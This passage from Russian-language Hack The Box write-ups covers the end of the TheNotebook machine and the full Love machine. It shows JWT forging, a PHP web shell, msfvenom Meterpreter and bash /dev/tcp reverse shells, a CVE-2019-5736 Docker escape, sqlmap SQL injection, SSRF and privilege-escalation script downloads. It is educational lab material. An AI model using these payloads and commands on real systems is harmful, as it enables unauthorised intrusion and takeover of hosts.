- `alg` — алгоритм, используемый для подписи/шифрования. Это обязательный ключ;
- `typ` — тип токена. Должно иметь значение `JWT`;
- `cty` — тип содержимого.

Третий элемент вычисляется на основании первых и зависит от выбранного алгоритма. Токены могут быть перекодированы в компактное представление: к заголовку и полезной нагрузке применяется алгоритм кодирования Base64-URL, после чего добавляется подпись и все три элемента разделяются точками (как на скриншоте выше).

Попробуем разобрать данные. Для этого нам понадобится либо приложение jwt_tool, либо онлайновый сервис jwt.io. Я выбрал jwt.io, чтобы ничего не устанавливать, и дальше буду использовать его.

В нашем варианте в заголовке присутствует ключ **kid**, указывающий на приватный ключ, а в качестве подписанных данных значатся используемые при регистрации данные — имя пользователя и адрес электронной почты. Но в данных присутствует еще один ключ **admin_cap**, скорее всего обозначающий наличие привилегий.




Разбор JWT с помощью jwt.io

Что делать дальше, понятно — нужно изменить ключ, отвечающий за наличие привилегий администратора, подписать новые данные, сгенерировать новый JWT и заменить старый на сервисе заметок. Наличие привилегий администратора может дать ряд своих преимуществ — от чтения приватной информации до установки на сервис разных дополнений (что, скорее всего, приведет нас к удаленному выполнению кода).

С изменением ключа **admin_cap** все ясно, просто выставим единичку. Но что сделать с подписью? В заголовке указан адрес приватного ключа, что наталкивает на идею: сгенерировать свою пару ключей для подписи токена, разместить их на своем веб-сервере и затем в заголовке указать адрес ключа на этом сервере. Сначала сгенерируем пару ключей, а потом переведем в формат PEM.

```
ssh-keygen -t rsa -b 4096 -m PEM -f privKey.key
openssl rsa -in privKey.key -pubout -outform PEM -out pubKey.key.pub
```




Генерирование пары ключей

Теперь запустим в той же директории простой веб-сервер на основе Python 3.


```
python3 -m http.server
```

Пора генерировать новый токен. Изменяем значения по ключам **admin_cap** и **kid**, во втором случае указываем URL сгенерированного ключа. Также вставляем сгенерированные публичный и приватный ключи в поля Verify Signature. Если ты все сделал правильно, то ниже токена увидишь надпись Signature Verified.




Создание нового токена

Вставляем новый токен в cookie, например с помощью расширения для браузера Cookie Editor, и обновляем страницу. В окне запущенного веб-сервера увидим обращение к файлу ключа, а в браузере, если обновить страницу, появится ссылка на админскую панель.




Логи веб-сервера



Разделы сайта

ТОЧКА ОПОРЫ. УЯЗВИМОСТЬ ПРИ ЗАГРУЗКЕ ФАЙЛОВ


Нам стали доступны для просмотра заметки администратора — можно поискать в них что-нибудь интересное. Но помимо этого, открылась форма для загрузки файлов. Среди админских заметок видим упоминание исполнения файлов PHP, а это потенциальный вектор атаки.




Заметка об исправлении конфигураций

Попробуем загрузить PHP-скрипт, который будет принимать команду в параметре **c** и выполнять ее с помощью функции **system**. После загрузки нам покажут, с каким именем был загружен файл.

```
<?php echo system($_GET["c"]); ?>
```




Форма загрузки файла



Имя сохраненного файла

Теперь обратимся к загруженному бэкдору и передадим ему команду **id**. Команда успешно выполнена, а мы понимаем, что работаем в контексте учетной записи веб-сервера.




Выполнение команды через загруженный бэкдор

Так как загруженный шелл работает, мы можем закинуть еще один, более удобный, который может дать нам интерактивную консоль. Я для этих целей выбрал Meterpreter. Сгенерировать соответствующий файл можно двумя следующими строками кода.

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.14.178 LPORT=4321
-f raw > r.php
cat r.php | xclip -selection clipboard && echo '<?php ' | tr -d '\n'
> r.php && xclip -selection clipboard -o >> r.php
```


Первая строка генерирует основной код нагрузки с помощью msfvenom. Здесь нужно указать локальный адрес и порт для бэкконнекта, а также формат сохранения данных. Вторая команда оформит сгенерированный код в теги PHP.



Генерирование нагрузки Meterpreter в формате PHP


Теперь запустим универсальный листенер в Metasploit. За это отвечает модуль **handler**, которому требуется знать тип нагрузки, а также локальные адрес и порт, где нужно принимать соединение.

```
msfconsole
handler -p php/meterpreter_reverse_tcp -H 10.10.14.178 -P 4321
```



Запуск листенера

Загружаем на сервер сгенерированный файл, запускаем его и получаем бэкконнект. Активируем только что созданную сессию командой **session -i 1** и проверяем контекст, в котором мы работаем (команда **getuid**).



Бэкконнект Meterpreter

Мы подключились как пользователь **www-data**, а значит, впереди еще эскалация привилегий.


ПРОДВИЖЕНИЕ

Как найти путь для дальнейшего продвижения? Можно проверять вручную все возможные варианты эскалации привилегий (о них читай в статье «Право на root»), а можно воспользоваться готовыми скриптами. Загрузим на локальный хост скрипт для Linux.

```
wget https://raw.githubusercontent.com/carlospolop/privilege-
escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh
```


Теперь нужно загрузить его на удаленный хост. Благо **meterpreter** имеет встроенную функцию **upload** для загрузки файлов. Получив интерактивный шелл, назначим право на выполнение и запустим этот чудо-скрипт.

```
upload /tmp/linpeas.sh /tmp
shell
chmod +x /tmp/linpeas.sh
/tmp/linpeas.sh
```




Загрузка файла на сервер

В пункте, где перечислены интересные файлы, видим бэкап домашней директории пользователя, в том числе и ключи SSH.




Список файлов, доступных для записи



Приватный SSH-ключ пользователя

Копируем этот приватный ключ на локальный хост и обязательно назначаем ему строго определенные права командой **chmod 0600 id_rsa**. После подключения от имени пользователя noah забираем первый флаг.


```
ssh -i id_rsa noah@thenotebook.htb
```



Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Наиболее вероятное место для повышения привилегий — это настройки sudoers и приложения с выставленным битом SUID. Пишем **sudo -l**, чтобы проверить, какие команды можно запускать от имени рута.




Настройки судоера

Видим, что любой пользователь (ALL) может выполнить вот эту команду в привилегированном контексте без ввода пароля (NOPASSWD):

```
/usr/bin/docker exec -it  webapp-dev01*
```

В коллекции GTFOBins для этой команды готового рецепта нет. Поэтому начнем копать самостоятельно и первым делом выясним, какая версия Docker у нас используется.


```
docker version
```



Версия Docker

Итак, это версия **18.06.0-ce**. Нам остается только поискать эксплоиты для нее. Если у тебя стоит Kali Linux, то первым делом можешь попробовать поискать при помощи утилиты searchsploit:

```
searchsploit docker
```



Эксплоиты, найденные searchsploit


Два последних перечисленных эксплоита помечены как Docker Breakout — побег из контейнера Docker. И наша версия удовлетворяет условию. Я выбрал эксплоит 46369, который нацелен на баг CVE-2019-5736. С его помощью вредоносный контейнер может переписать на хосте бинарник **runc** и таким образом дает возможность выполнять на хосте команды от имени рута.

Но есть условие: мы можем запускать любые команды с правами root в рамках контейнера в двух контекстах:

- создание нового контейнера из контролируемого нами образа;
- подключение (docker exec) к существующему контейнеру с доступом на запись.

Команда из sudoers обеспечивает нам второй контекст. При поиске готового PoC я нашел на GitHub реализацию эксплоита на языке Go. В коде нужно изменить выполняемую команду (строка 16). Вариантов много, я выбрал вот такой реверс-шелл (следует указать локальные адрес и порт):

```
bash -i >& /dev/tcp/[IP]/[PORT] 0>&1
```



Исходная команда

Измененная команда с реверс-шеллом

Остается собрать этот код. Если у тебя не установлен Go, то понадобится установить.

```
apt intstall golang
go build main.go
```

Теперь создаем листенер, который будет принимать наше соединение. Я рекомендую использовать оболочку rlwrap, а в качестве листенера возьмем netcat.


```
apt install rlwrap
rlwrap nc -lvp [port]
```

Когда все готово к эксплуатации, открываем вторую консоль и авторизуемся в ней по SSH. Так как нам нужно будет загрузить готовый эксплоит в контейнер, запустим простой HTTP-сервер на локальной машине в директории, где расположен собранный эксплоит.

```
python3 -m http.server
```

Теперь мы сможем загрузить эксплоит прямо из Docker с помощью wget. В первой консоли подключаемся к Docker, загружаем эксплоит, даем файлу право на выполнение и выполняем.


```
sudo docker exec -it webapp-dev01 /bin/bash
wget 10.10.14.178:8000/main -O /tmp/main
chmod +x /tmp/main
/tmp/main
```



Консоль 1. Запуск эксплоита


Видим сообщение о перезаписи файла оболочки. Теперь подключимся к образу из второй консоли.

```
sudo /usr/bin/docker exec -it webapp-dev01 /bin/sh
```




Консоль 2. Подключение к образу

В это время в первой консоли можем следить за успешным выполнением атаки.



Консоль 1. Завершение работы эксплоита



Токен рута

Таким путем мы захватываем данную машину и имеем над ней полный контроль.

HTB LOVE

ЗАХВАТЫВАЕМ ВЕБ-СЕРВЕР НА WINDOWS И APACHE ЧЕРЕЗ SSRF

В этой статье я покажу, как подделка серверных запросов (SSRF) может помочь при компрометации хоста. Также мы изучим метод повышения привилегий через опцию `AlwaysInstallElevated`. В этом нам поможет машина низкого уровня сложности под названием Love с площадки Hack The Box.

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.


РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Адрес машины — 10.10.10.239, добавляем его в `/etc/hosts`.

```
10.10.10.239    love.htb
```

И сканируем порты.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```



Результат работы скрипта


Видим множество открытых портов и работающих на них служб:

- порты 80, 5000 — веб-сервер Apache 2.4.46;
- порт 135 — служба удаленного вызова процедур (Microsoft RPC);
- порт 139 — служба имен NetBIOS;
- порт 443 — веб-сервер Apache 2.4.46 + OpenSSL 1.1.1j;
- порт 445 — служба SMB;
- порт 3306 — СУБД MySQL;
- порт 5040 — неизвестно;
- порты 5985, 5986 — служба удаленного управления Windows (WinRM).

Первым делом проверяем, что нам может дать SMB (команда `smbmap -H love.htb`), но для анонима ничего не доступно. Поэтому переключаемся на веб. При сканировании порта 443 мы получили информацию из сертификата, откуда узнаем о еще одном сайте — `staging.love.htb`. Этот домен тоже добавляем в `/etc/hosts`.

```
10.10.10.239 staging.htb
```


Теперь внимательно изучим оба сайта в поисках точек для входа, имен пользователей и другой важной инфы. Сайт `love.htb` встречает нас формой авторизации, но нам становится известна используемая технология — Voting System.



Форма авторизации love.htb

ТОЧКА ВХОДА

Voting System — это несложная голосовалка, написанная на PHP. Наверняка для нее должны быть готовые эксплоиты. Запускаем `searchsploit` из Kali Linux и находим сразу несколько.




Поиск эксплоитов с помощью searchsploit


Нас интересуют четыре последних эксплоита:

1. Первый эксплуатирует SQL-инъекцию для обхода авторизации.
2. Второй даст удаленное выполнение кода через загрузку файлов, однако мы должны быть авторизованы в системе.
3. Предпоследний эксплоит даст удаленное выполнение кода без авторизации.
4. Последний — Time based SQL-инъекция, тоже без авторизации.

Сначала стоит попробовать эксплоиты, для которых не нужна авторизация. Наиболее опасный — RCE. Как сказано в описании, мы можем выполнить загрузку файла через `/admin/candidates_add.php` без авторизации и обратиться к файлу в директории `images`, вот только этот эксплоит не отработал.



Запрос для загрузки файла




Запрос к загруженному файлу

Вариант с обходом аутентификации тоже не работает, а вот вариант с Time Based SQL-инъекцией оказался рабочим. Сохраняем запрос при авторизации в файл (в моем случае `req.r`) и передаем его в sqlmap, как сказано в описании к эксплоиту.

Запрос при авторизации

```
sqlmap --dbms=mysql --batch --level=1 --risk=3 -r req.r -p voter
```




Вывод sqlmap

Далее потихоньку вытаскиваем таблицы с помощью того же sqlmap:


```
sqlmap --level=1 --risk=3 -r req.r --tables
```

Но поскольку это Time Based SQLi, это будет очень долго, так что во время работы sqlmap можем тестировать другой сайт. На `http://staging.love.htb` на странице Demo есть сервис анализа файлов.




Форма анализа файлов

Для проверки сервиса откроем листенер и укажем в форме свой IP. И сразу получим отстук.




Отстук на локальный сервер

В таких сервисах стоит проверять наличие уязвимости SSRF. SSRF — это атака на сервер, в результате которой злоумышленник получает возможность отправлять запросы от имени скомпрометированного хоста. SSRF может использоваться в DoS-кампаниях для маскировки реального источника атаки. Таким образом, уязвимый хост выступает в качестве прокси-сервера. Для теста SSRF указываем адрес 127.0.0.1 и получаем знакомую форму авторизации.




Тестирование сервиса на наличие уязвимости SSRF

Есть SSRF! Но чем она нам может помочь? К примеру, мы можем просканировать порты, доступные для localhost, а также просматривать сервисы, работающие по HTTP. При сканировании портов мы получили ответ Forbidden от сервиса, за который отвечает порт 5000. Взглянем на него еще раз, используя наш «прокси».



Просмотр сервиса на порте 5000


Мы попали на какой-то сервис, где можем подсмотреть пароль администратора, а затем авторизоваться на `http://love.htb/admin/`.



Панель администратора Voting System

ТОЧКА ОПОРЫ

Так как у нас появились учетные данные, осталось проверить последний эксплоит, который даст удаленное выполнение кода через загрузку файла. Но перед запуском взглянем на исходный код эксплоита.




Исходный код эксплоита

Эксплоит должен вызвать коннект на указанный адрес (локальный IP) и порт. Но сначала необходимо создать листенер, который будет принимать данное соединение. Я в таких случаях использую rlwrap — удобную оболочку с историей команд. В качестве листенера возьмем известный netcat.


```
apt install rlwrap
rlwrap nc -lvp [port]
```

Затем нужно указать адрес и порт листенера в строках 15 и 16 кода, адрес атакуемого хоста в строке 12, а также логин и пароль пользователя — в строках 13 и 14. Обрати внимание на URL в строках 19–22. В нашем случае на сайте отсутствует каталог `votesystem`, поэтому и в коде его нужно удалить. Ниже приведен измененный код эксплоита.




Измененный код эксплоита

И после выполнения получаем бэкконнект.



Выполнение эксплоита



Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь, когда мы получили доступ к хосту, нам необходимо собрать информацию. Источников информации очень много, и в таких случаях пригождаются скрипты PEASS, которые проверяют их все на автомате. Загрузим на локальный хост скрипт для Windows.

```
wget https://github.com/carlospolop/privilege-escalation-awesome-
scripts-suite/raw/master/winPEAS/winPEASexe/binaries/x64/Release/
winPEASx64.exe -O wpeas.exe
```


Теперь нужно загрузить его на удаленный хост. В директории со скриптом на локальной машине запустим с помощью `python` простой веб-сервер. После выполнения данной команды веб-сервер будет прослушивать порт 8000.

```
python3 -m http.server
```


А теперь с помощью того же `powershell wget` на целевой машине загрузим скрипт с локального хоста на удаленный. После загрузки необходимо выполнить скрипт.

```
powershell wget http://[ip_локального_хоста]:8000/wpeas.exe -O C:\
Windows\Temp\wpeas.exe
C:\Windows\Temp\wpeas.exe
```

